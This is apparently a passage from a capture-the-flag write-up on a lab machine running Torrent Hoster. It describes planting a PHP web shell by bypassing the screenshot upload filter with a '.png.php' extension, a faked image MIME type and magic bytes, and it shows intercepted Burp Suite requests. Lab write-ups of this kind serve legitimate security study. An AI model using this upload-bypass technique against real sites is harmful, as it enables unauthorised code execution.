
Date	Filename	DL	Peers	Size	Subcategories

Music Videos

Date	Filename	DL	Peers	Size	Subcategories

Rendertime: 0.001
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by Torrent Hoster.

When I go to “uploads” I see that the only uploadable file type is a torrent file.




- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other.**.
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent	Browse... No file selected.
Optional name	
Category	(Choose)
Subcategory	
Description	
Tracker requires registration	○ Yes ● No
Post Annoymous	○ Yes ● No

Rendertime: 0.003
Copyright © 2007 TorrentHoster.com. All rights reserved.
Powered by Torrent Hoster.

I will have to upload a torrent to get code execution, I think. I decide to simply use a kali torrent file off the kali website to do this.



kali-linux-2021.1-installer-amd64.iso.torrent
Completed — 320 KB

Installation Guide

Our previous Kali Linux's releases.

Kali Linux 2021.1 Changelog


Live
Run Kali Linux without installing it first

Installer
Complete offline installation with customization

NetInstaller
All packages are downloaded during installation


Q.) What's the differences between: Installer? Live? NetInstaller?

Uploading the torrent



Torrent	Browse... kali-linux-2021.1-installer-amd64.iso.torrent
Optional name	
Category	Other
Subcategory	Other
Description	
Tracker requires registration	○ Yes ● No
Post Annoymous	○ Yes ● No

After uploading, we got this page where we can edit a screenshot. Uploading a basic php web shell with the ".png.php" extension gives us an error.



kali-linux-2021-1-installer-amd64-iso

Download


Download	kali-linux-2021-1-installer-amd64-iso
Uploaded By	kek
Category	Other
Size	-3,039.90 KB
Seeds	0
Peers	0
Finished	
Update Stats	Update Stats
Tracked By	http://tracker.kali.org:6969/announce
Added	2021-05-31 22:17:18
Last Update	0000-00-00 00:00:00
Comment	
Screenshots	

Edit this torrent

+ Files

Comments (0)

If we reupload an image from the source site, we get a good upload. It is possible a mime type is needed. To do that, have BurpSuite open while uploading a good image file and intercept the post request. There, we can see the file in byte form. From this we can grab the mime type and magic bytes off the file to trick the system into thinking the uploaded file is an image.




1	http://10.10.10.6	POST	/torrent/login.php	✓	200	8834	HTML	php
4	http://10.10.10.6	POST	/torrent/upload_file.php?mode=uploa...	✓	200	431	text	php
2	http://10.10.10.6	GET	/torrent/templates/tabcss.css		404	505	HTML	css
3	http://10.10.10.6	GET	/torrent/edit.php?mode=edit&id=850...	✓	200	14269	HTML	php
5	http://10.10.10.6	GET	/torrent/torrents.php?mode=details&i...	✓	200	10685	HTML	php
10	http://10.10.10.6	GET	/torrent/js/prototype.js		304	173	script	js
11	http://10.10.10.6	GET	/torrent/js/scriptaculous.js?load=effects	✓	304	172	script	js
12	http://10.10.10.6	GET	/torrent/js/lightbox.js		304	173	script	js
13	http://10.10.10.6	GET	/torrent/sorttable.js		304	173	script	js
14	http://10.10.10.6	GET	/torrent/hide.js		304	172	script	js
8	http://10.10.10.6	GET	/torrent/templates/tabcss.css		404	505	HTML	css
16	http://10.10.10.6	GET	/torrent/js/effects.js		304	173	script	js
44	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓	200	238	text	txt
45	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓	200	239	text	txt

Request

```
Upgrade-Insecure-Requests: 1

-----------------------------286319357931864076259802 49945
Content-Disposition: form-data; name="file"; filename="logo.png"
Content-Type: image/png

PNG

IHDRnZY°c@sBIT|d  pHYsÒÝ~ütEXtCreation
Time05/31/07-@ÑtEXtSoftwareMacromedia Fireworks
8µhÒxIDATxí]mPTW~n¤AºÝÀ@ÖÑ>cJb&(ëg±k$®±QÝqe 2É$è¸lî$
$eAFÇÁÉÑ8.ÎFltÛá£
ÝHwãÝ÷ÞNÓÜ¯þ8MãÎSEÞÃ=çp{îyßç¼ç=MÓ¸AQTPJ!ìOÀ-FVöÇÀ`¦i
#ùÞÊu¯Ç`ûãM°?=Mä=AEQ³D3|+^z¦|Ô¦S8¢`ÈóLt!Ñê§q,aóÁæ«Ñ‰
Vz¤ 2Ä±iÁO#ÌVO#PGÀ)AEQÑâáÿ9Ã
 ¦i½·+ökâ(RH÷-C_c@MÓfoUè·ÄMáQ&¯>¿$¢¨dOÆÇ½=MÓ-VâWÄ±È«
ãý´°¤ÏjïZÌsw{ýõ£%uæoLd{Ê`m²ØþN´~ñêk`q«ÀYO¿!U<R
Ó'{±&gFLJóuÛÈ®ùµõvÿQt9sÓ1®}¦·¡¤at2ª08ç®s;7y,iK
´°,5iªw`7ûçµeHt&¡úç·Qj°»ËtâHmÌ^¼>U¬\æi¿Ä°8/F@
TY%íp¼I%ÎÒ`ZjÉ"H|D=
+ÕÁò&8ÖIæþÀºF±rëp_»ýó-q¤»]ÖçöÈÂd8Ùs3g÷wYû[ùÊè1«I÷ûÂõ
LýõBe£&ª¶ Éj`,LUé?-X3_9ï}ùÓgÏËä®ÙFtÿ|W¹áì~¯¸ç÷!íÑ5X¢
AyºKhzëqTçBÆcÏ`õj³Àtd+ÿvüCÈFÂ4TC=hûòTË´6eùy>'UD½Uß<-
VE'«-Ã7 m_#gÞã-ÇÞË¨ÿUÊ]õÓÿL¸Õ¾OFÍÌØXòÀñó ®BÂâSâXíñ
Lka6Ô[>Þ¥PùùÃØ]ñ,¯¿þ
ÃF&ß=£&
```


Response

```
HTTP/1.1 200 OK
Date: Mon, 31 May 2021 19:48:10 GMT
Server: Apache/2.2.12 (Ubuntu)
X-Powered-By: PHP/5.2.10-2ubuntu6.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 135
Connection: close
Content-Type: text/html

Upload: logo.png<br />
Type: image/png<br />
Size: 4.5537109375 Kb<br />
Upload Completed. <br />
Please refresh to see the new screenshot.
```



